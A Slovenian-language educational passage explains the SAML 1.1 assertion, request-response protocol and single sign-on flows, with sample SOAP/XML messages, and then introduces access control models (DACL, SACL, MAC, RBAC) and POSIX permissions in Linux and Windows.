4. Povezovanje uporabniških računov.

Sestavni deli SAML so:

1. Trditve (Assertion). To so izjave o entitetah (uporabnikih in računalnikih), ki jih zahtevajo ponudniki storitev, nahajajo pa se pri ponudnikih storitev istovetnosti.
2. SAML protokoli. Z njimi določamo način prenosa trditev med ponudniki istovetnosti in storitev ter izbiro konkretnih trditev. Tako kot trditve, so tudi protokoli definirani z XML shemo.
3. Vezave (Bindings). Določajo nizkonivojne komunikacije (npr. SOAP, HTTP), s katerimi so implementirani SAML protokoli.
4. Očrti (Profile). Gre za specifične kombinacije zgornjih treh sestavnih delov, ki nudijo določene storitve (npr.SSO s spletnim brskalnikom).

Več o SSO

SSO omogoča, da se nam potem, ko smo se na enem spletnem mestu overili, ni potrebno ponovno overiti še na drugem, z njim povezanim. Pri tem predpostavljamo, da gre za obdelavo podatkov, ki jih nepooblaščene osebe lahko zlorabijo (npr. denarne transakcije) in morajo zato ostati tajne. Poleg tega je običajno, da do povezanega spletnega mesta v drugi domeni (in v lasti drugega podjetja), pridemo preko povezave (linka), na spletnem mestu, v katerem smo se overili. Zato, da lahko na povezanih spletnih mestih izvajamo občutljive operacije, brez ponovne overitve, morajo organizacije lastniki, skleniti ustrezne dogovore.

Pogosto naveden primer uporabe SSO, je pogodba med letalsko družbo in rent-a-car podjetjem. Potem, ko se oseba overi na spletni strani letalske družbe, izbere let in vpiše številko kreditne kartice (če je družba že nima v bazi), lahko sledi povezavi na spletno stran rent-a-car podjetja in najame avtomobil, ne da bi se ponovno overila in ponovno vpisala številko kreditne kartice. Na ta način uporabniku spletno poslovanje precej poenostavimo, ne da bi zato zmanjšali njegovo varnost.

SAML Trditev (Assertion)

SAML trditev je osnova celega standarda. Vsebuje podatke o uporabnikovi overitvi in jamči, da se je določen uporabnik, z določenim načinom overitve, ki morebiti ima določene atribute, v okviru določenega časovnega intervala, dejansko overil pri določenem organu overitve (Authentication Authority). Primer varnostne trditve je, da se je uporabnik Janez.Novak, ki ima elektronski naslov janez.novak@siol.net, overil na tem sistemu s pomočjo gesla.

Spodaj je definirana SAML trditev po standardu SAML 1.1 (niso navedene vse podrobnosti).

Osnovni element SAML trditve je element <Assertion>. To je sestavljen element, ki je osnova za vse trditve in vsebuje več atributov in podelementov:

- MajorVersion - glavna različica
- MinorVersion - pomožna različica
- AssertionID – enolična in unikatna oznaka trditve
- Issuer – SAML organ (Authority), ki je ustvaril to trditev
- IssueInstant – čas nastanka trditve izražen v UTC

In naslednje izbirne elemente:


- <Conditions> - pogoji, ki jih moramo upoštevati pri ocenitvi veljavnosti trditve. Ta element lahko izpustimo, v tem primeru se oceni, da so pogoji izpolnjeni
- <Advice> - element, ki vsebuje dodatne informacije koristne v določenih primerih obdelav.
- <ds:Signature> - XML Signature za overitev pristnosti trditve. Element je izbiren.

Ter enega ali več naslednjih elementov:

- <Statement> - abstrakten sestavljen element, ki je osnova drugih izpeljanih elementov
- <SubjectStatement> - je tudi abstrakten element, ki deduje po <Statement> elementu in ga razširja z elementom <Subject>
- <Subject> - je element, ki podaja uporabnika na katerega se nanaša trditev. Ta element vsebuje enega ali oba od naslednjih podelementov: <NameIdentifier>, ki je oznaka uporabnika z njegovo varnostno domeno in imenom, <SubjectConfirmation>, vsebuje

podatke, s katerimi je dovoljeno overiti uporabnika. Ta element vsebuje nadaljnje podelemente. To so: <ConfirmationMethod>, <SubjectConfirmationData> in <ds:KeyInfo>

- <AuthenticationStatement> - je element, ki vsebuje informacijo, o metodi overitve, UTC času overitve ter izbirno o DNS domeni in IP naslovu sistema, ki je izvršil overitev. Nazadnje lahko vsebuje informacijo o overitvenih organih, pri katerih lahko ciljno spletno mesto, pridobi dodatne informacije o uporabniku, na katerega se nanaša trditev. Deduje po <SubjectStatement>
- <AttributeStatement> - je element s katerim organ overitve jamči, da ima uporabnik določen atribut ali več njih. Ta element deduje po elementu <SubjectStatement> in ga razširja z elementom <Attribute>. Element <Attribute> nadalje vsebuje elementa <AttributeDesignator> in <AttributeValue>.
- <AuthorizationDecisionStatement> - je element, ki vsebuje odločitev organa overitve o pravici uporabnika, do uporabe določenega vira. Tudi ta element deduje po <SubjectStatement> in ga razširja z atributom »Resource« podanega v obliki URI in atributom »Decision«, ki lahko zavzame le vrednosti: Permit (odobreno), Deny (zavrnjeno) in Indeterminate (nedoločeno). <AuthorizationDecisionStatement> lahko izbirno vsebuje še elementa <Action> in <Evidence>. Element <Action> podaja, katere akcije lahko uporabnik, izvaja nad posameznim virom. Element <Evidence> vsebuje enega ali več drugih varnostnih trditev ali reference nanje, na podlagi katerih je izdana overitvena odločitev.



Slika 1: Poenostavljena shema SAML trditev

Varnostne trditve lahko generirajo in izdajajo samo ustrezni SAML organi. To so npr.:

- Microsoft s storitvijo Passport
- XNSORG s platformo spletne identitete (Web Identity) www.xns.org
- DotGNU s platformo Virtual Identity www.dotgnu.org
- Liberty tehnologije www.projectliberty.org

SAML Protokol

Kot smo že navedli, je SAML varnostne trditve mogoče tvoriti in izmenjevati z različnimi protokoli, vendar se večinoma uporablja SAML zahteva-odgovor protokol (request-response protocol), ki je del SAML specifikacij in razvit posebej v ta namen. V tem z XML podanem protokolu sta dva glavna elementa. To sta element <Request>, ki ga tvori odvisna stran (oz. ciljno spletišče) in element <Response>, ki ga tvori izvorno spletišče, oziroma stran, ki daje trditve, kot odgovor na zahtevo odvisne strani.

Osnova za element <Request> je »RequestAbstractType« abstraktni tip, ki vsebuje naslednje obvezne atribute:


- RequestID – je oznaka zahteve, ki mora biti unikatna in ki mora biti nato v odgovoru, vsebovana v atributu »InResponseTo«.
- MajorVersion - glavna različica
- MinorVersion - pomožna različica
- IssueInstant – čas nastanka zahteve izražen v UTC

In naslednja izbirna elementa:

- <RespondWith>, ki označuje, katera vrsta odgovora ustreza strani, ki zahteva odgovor.
- <ds:Signature> je XML digitalni podpis (XML Signature), ki služi za overitev zahteve

Element <Request> določa SAML zahtevo in poleg elementov iz <RequestAbstractType> izbirno vsebuje še naslednje elemente:

- <Query> je abstraktnega tipa in služi kot osnova za izpeljavo novih SAML povpraševanj (queries)
- <SubjectQuery> je izpeljan iz <Query>, dodatno vsebuje še referenco na element <Subject> in je prav tako abstraktnega tipa
- <AuthenticationQuery> je element, ki ga uporabljamo povpraševanja, kot je: »Katere varnostne trditve vsebujejo overitvene izjave (AuthenticationStatement), za tega uporabnika?«. Ta element je izpeljan iz elementa <SubjectQuery> in lahko dodatno vsebuje atribut, ki pove katero metodo overitve zahtevamo
- <AttributeQuery> je element, s katerim lahko v povpraševanjih podamo zahteve, kot je: »Vrni naslednje vrste atributov, za tega in tega uporabnika.« Ta element deduje po <SubjectQuery> in izbirno dodaja referenco na element <AttributeDesignator> in atribut »Resource«. Element <AttributeDesignator> določa, katerega od uporabnikovih atributov naj vrne, XML atribut »Resource«, pa za kateri ciljni vir oziroma storitev.
- <AuthorizationDecisionQuery> je element, s ki omogoča povpraševanja, kot je: »Sme ta uporabnik izvajati te operacije na tem viru, na podlagi danih izkazov (evidence)?« Element razširja <SubjectQuery> z obveznim atributom »Resource« in obvezno referenco na element <Action>, ter izbirno referenco na element <Evidence>.
- <AssertionIDReference> ena ali več zahtev za trditve, ki imajo tu podane AssertionID atribute.
- <AssertionArtifact> ena ali več zahtev za trditve, s tu podanimi artefakti.



Slika 2: Poenostavljena shema SAML zahtev

Z elementom <Response> izvorno spletno mesto odgovori na zahtevo odvisne strani. Osnova zanj je abstraktni »ResponseAbstractType«, ki vsebuje naslednje obvezne atribute:


- ResponseID – je oznaka odgovora, ki mora biti unikatna
- MajorVersion - glavna različica
- MinorVersion - pomožna različica
- IssueInstant – čas nastanka odgovora izražen v UTC

Naslednja izbirna atributa:

- InResponseTo – je referenca na zahtevo, na katero ta odgovor odgovarja. Ta atribut je lahko izpuščen le, če odgovor (response) ni nastal zaradi zahteve ali pa v zahtevi ni mogoče razpoznati vrednosti atributa »RequestID«.
- Recipient – označuje prejemnika, kateremu je namenjen ta odgovor

Ter <ds:Signature> XML Signature izbirni element, s katerim lahko elektronsko podpišemo odgovor in tako zagotovimo njegovo integriteto.

Element <Response> razširja »ResponseAbstractType« z referenco na element <Status> in nič, eno ali več referenc na element(e) <Assertion>, torej varnostne trditve. Z enim podaja stanje ustrezne SAML zahteve, z drugim pa varnostne trditve, ki so odgovor na zahtevo.



Slika 3: Poenostavljena shema SAML odgovora (Response)

Pri odgovarjanju SAML organa na zahteve, mora vsaka varnostna trditev v odgovoru, vsebovati vsaj eno izjavo (Statement), v kateri uporabnik (Subject) popolnoma ustreza uporabniku podanem v zahtevi. Dva uporabnika sta popolnoma enaka, če v primeru, da ima Uporabnik1 element <NameIdentifier>, mora tudi Uporabnik2 imeti enak element <NameIdentifier> in če ima Uporabnik1 element <SubjectConfirmation>, mora tudi Uporabnik2 imeti enak <SubjectConfirmation> element.

Če nobena varnostna trditev, pri organu overitve, ne ustreza podani zahtevi, potem element <Response>, ne sme vsebovati nobenega elementa <Assertion>, vsebovati pa mora element <StatusCode> (ki je del elementa <Status>), z vrednostjo »Success«.

Izvedba SAML protokola

Osnovna izvedba (Binding) SAML protokola je izpeljana s pomočjo spletnih storitev, natančneje SOAP. Kot vemo je SOAP (Simple Object Access Protocol) sestavljen iz ovojnice, podatkovne glave in telesa sporočila. SAML komunikacija s pomočjo SOAP je izvedena, kot preprost model zahtev (request) in odgovorov (response).

Zahteva. SAML entiteta, ki zahteva varnostno izjavo, pošlje SAML <Request> element SAML entiteti, ki daje varnostne izjave, v SOAP telesu sporočila. V njem je lahko ena sama SAML zahteva in nič drugega.

```
POST /SamlService HTTP/1.1
```

```
Host: www.example.com
Content-Type: text/xml
Content-Length: nnn
SOAPAction: http://www.oasis-open.org/committees/security
<SOAP-ENV:Envelope
xmlns:SOAP-ENV=”http://schemas.xmlsoap.org/soap/envelope/”>
<SOAP-ENV:Body>
<samlp:Request xmlns:samlp:=”…” xmlns:saml=”…” xmlns:ds=”…”>
<ds:Signature> … </ds:Signature>
<samlp:AuthenticationQuery>
…
</samlp:AuthenticationQuery>
</samlp:Request>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Primer 1: SAML zahteva overitvenemu organu (Authentication Authority) po varnostni trditvi z izjavo o pristnosti (Authentication statement)

Odgovor. SAML entiteta, ki daje izjave, odgovori ali z <Response> elementom znotraj SOAP telesa sporočila ali SOAP šifro napake. Ponovno je lahko v telesu sporočila samo en <Response> element.

```
HTTP/1.1 200 OK
Content-Type: text/xml
Content-Length: nnnn

<SOAP-ENV:Envelope
xmlns:SOAP-ENV=”http://schemas.xmlsoap.org/soap/envelope/”>
<SOAP-ENV:Body>
<samlp:Response xmlns:samlp=”…” xmlns:saml=”…” xmlns:ds=”…”>
<Status>
```

```
<StatusCodevalue=”samlp:Success”/>
</Status>
<ds:Signature> … </ds:Signature>
<saml:Assertion>
<saml:AuthenticationStatement>
…
</saml:AuthenticationStatement>
<saml:Assertion>
</samlp:Response>
</SOAP-Env:Body>
</SOAP-ENV:Envelope>
```

Primer 2: Odgovor organa overitve na zahtevo iz Primera 1

Obe strani morata zagotoviti naslednje štiri vrste overitve pristnosti (authentication):

1.Brez overitve strežnika ali odjemalca.

2.Osnovna HTTP overitev odjemalca z ali brez SSL 3.0 ali TLS 1.0.

3.HTTP SSL 3.0 ali TLS 1.0 overitev strežnika z njegovim potrdilom (server-side certificate).

4.HTTP SSL 3.0 ali TLS 1.0 vzajemna overitev strežnika in odjemalca s potrdiloma (server-side and client-side certificate).

Vedno kadar zahtevamo tajnost ali integriteto sporočila, mora stran, ki daje izjave (responder) uporabiti http SSL 3.0 ali TLS 1.0 šifriranje s strežnikovim potrdilom

Prenos informacij med spletišči


Kot smo navedli že na začetku, je SAML definiran z namenom, da omogoči enkratno prijavo (SSO) uporabnikom medmrežnih storitev. V okviru SAML to vsebuje prijavo na izvornem spletnem mestu (source site), to je na kakšnem skrbniku identitete (Identity Provider), nato pa uporabo storitev na ciljnih spletnih mestih (destination site), brez ponovnih prijav. Informacije med dvema spletiščema pri enkratni prijavi, prenašamo z običajnim brskalnikom:

1.SAML artefakt: je majhen niz, ki se prenese do ciljnega spletišča in v nadaljevanju s ciljnega spletišča neposredno nazaj na izvorno ter enolično referencira varnostno trditev (assertion).

2.S HTML POST formo: SAML trditve se po potrditvi naložijo v brskalnikovo HTML formo in prenesejo do ciljnega spletišča, kot del HTTP POST bremena.

Piškotki se v ta namen ne uporabljajo, ker bi v tem primeru obe spletišči morali pripadati isti domeni.

Enkratna prijava s SAML artefaktom




Slika 1: Potek enkratne prijave s pomočjo SAML artefakta

Denimo, da se je uporabnik, s pomočjo varnega kanala overil na izvornem spletišču. Nato:

1. Na izvornem spletišču izbere medspletno storitev prenosa (Inter-Site Transfer Service), to je povezava na ciljno spletišče. Izvorno spletišče tvori ustrezno SAML trditev z artefaktom in jo shrani v svoj predpomnilnik.
2. Uporabnikov brskalnik preusmeri na ciljno spletišče, pri čemer posreduje tudi artefakt trditve.
3. Uporabnik na ciljnem spletišču izbere ustrezno storitev, ciljno spletišče prebere artefakt.
4. Ciljno spletišče od izvornega zahteva varnostne trditve, potrebne za uporabo njegovih storitev. Zahteve legitimira z enim ali več artefakti.
5. Izvorno spletišče odgovori z ustreznimi varnostnimi trditvami.
6. Ciljno spletišče izvede želeno storitev in rezultat posreduje uporabniku.

Vse te interakcije morajo potekati po varnem kanalu. Nadvse pomembno je, da nepooblaščene osebe, ne pridobijo veljavnega artefakta, saj bi lahko z njegovo pomočjo izvajali storitve (npr. plačevali), na račun legalnega uporabnika.

Enkratna prijava s HTML POST formo



Slika 2: Enkratna prijava s HTML POST formo

Vidimo, da sta pri tem postopku, dva koraka manj in da izvorno in ciljno spletišče, med seboj ne komunicirata neposredno. Če ponovno predpostavimo, da se je uporabnik, že overil, na izvornem spletišču. Nato:

1. Na izvornem spletišču izbere medspletno storitev prenosa (Inter-Site Transfer Service), to je povezava na ciljno spletišče.
2. Izvorno spletišče tvori ustrezno HTML formo, v kateri je celotna varnostna trditev (assertion) potrebna za uporabo storitve na ciljnem spletišču.
3. Uporabnikov brskalnik posreduje formo s trditvijo ciljnemu spletišču.
4. Ciljno spletišče poslano trditev obdela in na tej podlagi, uporabniku, bodisi odobri ali zavrne izvedbo storitve.

Tudi tu je zaželjeno, da komunikacija poteka po varnem kanalu, posebej pomembno je, da nepooblaščene osebe, ne pridobijo varnostne trditve, saj bi lahko z njeno pomočjo, izvajale storitve v imenu legalnega uporabnika.

Ker je SAML standard načrtovan le za varno izmenjavo informacij za enkratno prijavo na ločena spletišča, ne opredeljuje, kako izvorna stran oziroma organ generiranja varnostnih trditev, izvaja overitev uporabnikov. Uporablja lahko npr. PKI, zgoščevanje ali gesla.

Sklep

Označevalni jezik za varnostne trditve, ki temelji na XML, predstavlja infrastrukturo potrebno za enkratno prijavo na več domensko različnih, čeprav poslovno povezanih, spletnih mest. Osnova jezika so varnostne trditve (Security Assertion), ki jih tvorijo izvorne strani. Standard sestavlja še protokol zahteva-odgovor, ki določa, kako lahko odvisna stran preveri uporabnika, ki želi uporabljati njene storitve (ne da bi se tudi pri njej overil), pri izvorni strani. Protokol je v končni fazi izveden s pomočjo spletnih storitev in http, na višjem nivoju, pa izvorna stran, uporabnikov brskalnik in odvisna stran, varno izvajajo enkratno prijavo z artefakti ali HTML POST formami.

http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security

Še en primer uporabe SAML protokola

```
<samlp:Request ...>

  <samlp:AttributeQuery>

    <saml:Subject>
      <saml:NameIdentifier
        SecurityDomain="sun.com"
        Name="ivan"/>
    </saml:Subject>

    <saml:AttributeDesignator
      AttributeName="Dohodek_Delavca"
      AttributeNamespace="sun.com">
    </saml:AttributeDesignator>
  </samlp:AttributeQuery>
</samlp:Request>
```

Zahteva odvisne strani SAML izdajatelju varnostnih trditev za atribut »Dohodek_Delavca«

```
<samlp:Response
  MajorVersion="1" MinorVersion="0"
  RequestID="128.14.234.20.90123456"
  InResponseTo="123.45.678.90.12345678"
  StatusCode="/features/2004/05/Success">

  <saml:Assertion
    MajorVersion="1" MinorVersion="0"
    AssertionID="123.45.678.90.12345678"
    Issuer="Sun Microsystems, Inc."
    IssueInstant="2004-01-14T10:00:23Z">

    <saml:Conditions
      NotBefore="2004-01-14T10:00:30Z"
      NotAfter="2004-01-14T10:15:00Z" />

    <saml:AuthenticationStatement
    AuthenticationMethod="Password"
    AuthenticationInstant="2004-01-14T10:00:20Z">

      <saml:Subject>
        <saml:NameIdentifier
          SecurityDomain="sun.com"
          Name="ivan" />
      </saml:Subject>
```

```
    </saml:AuthenticationStatement>
  </saml:Assertion>
</samlp:Response>
```

Primer 2: SAML izdajatelj v odgovoru izjavlja, da se je uporabnik pri njem overil z geslom, 14.januarja 2004 ob deseti uri in dvajset sekund po univerzalnem času

Vidimo, da odgovor ni povsem to, kar smo želeli, med drugim smo od izvorne strani želeli atribut »Dohodek_Delavca« za uporabnika z oznako »ivan«, dobili pa smo le izjavo o overitvi, dobimo namreč vse varnostne trditve, v katerih je uporabnik enak tistemu iz zahteve, ne glede ali gre za overitev, atribut(e) ali odločitev o pravici izvedbe storitve oziroma uporabe vira. V našem primeru atribut morda ne obstaja.

E Kontrola dostopa v Linux in Windows

Uvod

Kontrola dostopa je osnovna zaščita računalniških virov pred zlorabo, nedovoljenim dostopom, omogoča vzpostavitev reda . V operacijskih sistemih UNIX je v uporabi že dolgo, medtem ko je v operacijskih sistemih Windows, bila vpeljana šele z datotečnim sistemom NTFS v Windows NT. Vendar se je v njih hitro razvijala in pred Unixom vpeljala revizijo (auditing) .

Za namen kontrole dostopa je specificirano več modelov. Najbolj znan je DACL, ki je bil tudi najprej razvit , z rastjo zahtevnosti, povezovanja v omrežja in občutljivostjo podatkov na računalnikih, rastejo novi modeli, obstoječi pa se izboljšujejo.

Varnostni modeli za kontrolo dostopa

DACL – Discretionary Access Control Lists

Pri tej obliki kontrole dostopa lastnik vira določi, kakšne pravice, bo kdo imel. To je trenutno najbolj razširjen model, tako v operacijskih sistemih Windows, kot Linux.

Če primerjamo DACL kontrolo dostopa med Linux in Windows, ugotovimo, da je v Windows kontrola bolj dodelana, nudi več možnosti.

V Windows je DACL sestavljen iz ACE (Access Control Entries). Ti so tipa prepovedi (deny) in tipa dovoljeno (allow). Določamo jo lahko za vse vrste objektov .

Osnovni (in največ uporabljan) DACL model v Linuxu določa le pravice branja (read), pisanja (write) in izvajanja (execute), za lastnika (owner), skupino v kateri je lastnik (group) ter za vse druge – torej tiste, ki niso ne lastnik in ne člani skupine lastnika (other).

SACL – System Access Control Lists

Ime je povzeto po Microsoftovem imenu tehnologije za revizijo (auditing) in omogoča vpogled akcij, ki so uspele (successful) ali spodletele (failed).

Prav tako, kot pri DACL so tudi kontrolne liste za revizijo sestavljene iz ACE vnosov, le da ne gre za dovoljene oziroma prepovedane akcije, temveč le ali je akcija uspela ali ne.

Pri Linuxu dolgo časa ni bilo funkcionalnosti, ki bi omogočala revizijo. Sicer so obstajala nekatera orodja, ki pa v večino različic niso bila vključena, bila so tudi funkcionalno omejena. Na Linux-u je bilo najtežje vključiti prav revizijo. Sedaj je to rešeno, saj LAuS (Linux Auditing Subsystem) omogoča skoraj vse, kar omogoča npr. Windows 2003 Server.

MAC – Mandatory Access Control

Za ta model je značilno, da kreator objekta ne more določiti pravic dostopa do njega, ne sebi, ne drugim. Pri tem modelu vse pravice določi administrator. Zaradi tega je MAC diametralno nasproten DACL modelu, tako da se (na istem objektu) izključujeta.

Operacijski sistem Windows Vista vsebuje MAC in sicer, kot Mandatory Integrity Control. Omogočen je tudi na več različicah Linuxa. Na primer: SELinux, Red Hat Linux server in Suse Linux (z AppArmor).

RBAC – Role Based Access Control

RBAC oziroma na vlogah temelječa kontrola dostopa, postavlja v ospredje razne delovne funkcije, ki so prirejene vlogam. Vlogam so nato dodeljena dovoljenja za operacije, tako da pravic ne dodeljujemo neposredno subjektom. Velja, da je subjekt lahko član več vlog in vloga ima lahko več subjektov in več dovoljenj ter različne vloge lahko imajo isto dovoljenje. Dokazano je, da se RBAC model razlikuje tako od DACL, kot tudi od MAC.

RBAC model je implementiran v Microsoft Active Directory-u, SELinux-u, sistemu za upravljanje podatkovnih baz Oracle, SAP R/3 in v več drugih produktih.

Kontrolni seznami dostopa v Linux

Pod prejšnjo točko smo že povedali, da ima vsaka različica Linuxa skladna s POSIX 1 vsaj minimalni nabor kontrolnih seznamov dostopa.

Ta nabor ima samo tri vnose: možnosti rwx (r – read, w – write, x – execute) za lastnika vira, rwx možnosti za skupino lastnika ter iste možnosti za preostale uporabnike (Slika 1). Posamezne možnosti lahko spreminjamo z ukazi chmod in umask (vključujemo in izključujemo r, w in x) .

L: lastnik (owner)

S: skupina v kateri je lastnik (group)

O: ostali (other)

L S O

-|rwx|rwx|rwx


Slika 1: Minimalni kontrolni seznam dostopa v Linux

Kljub temu, da so minimalni kontrolni seznami dostopa dokaj robustni, večkrat potrebujemo dodatno funkcionalnost. Zato je nastala delovna skupina POSIX 1003.1e/1003.2c, ki si je za cilj zadala rešitev problemov povezanih s kontrolo dostopa.

Ker je bil cilj preambiciozen, se je po nekaj letih razšla, ne da bi končala delo. Vseeno je nekaj njenih rešitev, danes vgrajenih v večino UNIX/LINUX sistemov.

